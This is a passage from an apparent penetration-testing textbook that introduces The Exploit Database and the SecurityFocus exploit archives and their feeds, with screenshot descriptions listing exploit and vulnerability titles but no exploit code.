2019-03-21	Netartmedia Vlog System - 'email' SQL Injection	WebApps	PHP	Ahmet Ümit BAYRAM
2019-03-20	Netartmedia Deals Portal - 'Email' SQL Injection	WebApps	PHP	Ahmet Ümit BAYRAM
2019-03-20	PLC Wireless Router GPN2.4P21-C-CN - Cross-Site Request Forgery	WebApps	Hardware	Kumar Saurav
2019-03-20	PLC Wireless Router GPN2.4P21-C-CN - Incorrect Access Control	WebApps	Hardware	Kumar Saurav
2019-03-20	202CMS v10beta - Multiple SQL Injection	WebApps	PHP	Mehmet EMIROGLU
2019-03-20	NetShareWatcher 1.5.8.0 - Local SEH Buffer Overflow	Local	Windows	Peyman Forouzan

Figure 255: The Exploit Database homepage

³⁶³ (Offensive Security, 2019), <https://www.exploit-db.com>

³⁶⁴ (Offensive Security, 2019), <https://www.offensive-security.com>

In contrast to other online resources, The Exploit Database occasionally provides the installer for the vulnerable version of the software for research purposes. When the installer is available, it is marked with an icon on the website as indicated by the download box icon displayed in the A column in Figure 255.

Exploit Database updates are announced through the Twitter feed³⁶⁵ and an RSS feed³⁶⁶ is also available.

14.2.1.2 SecurityFocus Exploit Archives


The SecurityFocus Exploit Archives³⁶⁷ website was created in 1999 and focuses on a few key areas important to the security community:

- BugTraq: A full disclosure mailing list with the purpose of discussing and announcing security vulnerabilities.
- The SecurityFocus Vulnerability Database: Provides up-to-date information on vulnerabilities for all platforms and services.
- SecurityFocus Mailing Lists: The topic-based mailing lists allow researchers around the world to discuss various security issues.

³⁶⁵ (Twitter, 2019), <https://twitter.com/exploitdb>

³⁶⁶ (Offensive Security, 2019), <https://www.exploit-db.com/rss.xml>

³⁶⁷ (SecurityFocus, 2019), <https://www.securityfocus.com>



The screenshot shows the SecurityFocus homepage with a header featuring the SecurityFocus logo and navigation links for About and Contact. Below the header, there's a section titled "Vulnerabilities" listing several security advisories:

- Radiant CVE-2018-7261 Multiple HTML Injection Vulnerabilities** Juniper Junos J-Web Interface CVE-2018-0001
2018-02-21
<http://www.securityfocus.com/bid/103080>
- Drupal Core DRUPAL-SA-CORE-2018-001 Multiple Security Vulnerabilities** Remote Code Execution Vulnerability
2018-02-21
<http://www.securityfocus.com/bid/103117>
- Drupal Core DRUPAL-SA-CORE-2018-001 Multiple Access Bypass Vulnerabilities** Denial of Service Vulnerability
2018-02-21
<http://www.securityfocus.com/bid/103115>
- Cisco Unified Communications Domain Manager CVE-2018-0124 Remote Code Execution Vulnerability** phpMyAdmin CVE-2018-7260 Cross Site Scripting Vulnerability
2018-02-21
<http://www.securityfocus.com/bid/103114>
- Cisco Elastic Services Controller Software CVE-2018-0121 Authentication Bypass Vulnerability** ABB netCADOPS Web Application CVE-2018-5477 Information Disclosure Vulnerability
2018-02-21
<http://www.securityfocus.com/bid/103113>
- Linux Kernel 'drivers/block/floppy.c' Local Security Bypass Vulnerability** 2018-02-20
<http://www.securityfocus.com/bid/103089>

Below the vulnerabilities section is a link to "» Search all vulnerabilities".

Under the "Mailing Lists" section, it says: "Please check off which lists you would like to subscribe to or unsubscribe from. If you are already subscribed to some SecurityFocus mailing lists, you don't need to check those off when subscribing to additional lists."

There is a form for entering email addresses and a "Subscribe" button.

Figure 256: SecurityFocus homepage

SecurityFocus announces updates through their Twitter feed,³⁶⁸ and an RSS feed³⁶⁹ is available as well.

³⁶⁸ (Twitter, 2019), <https://twitter.com/securityfocus?lang=en>

³⁶⁹ (SecurityFocus, 2019), <https://www.securityfocus.com/rss/index.shtml>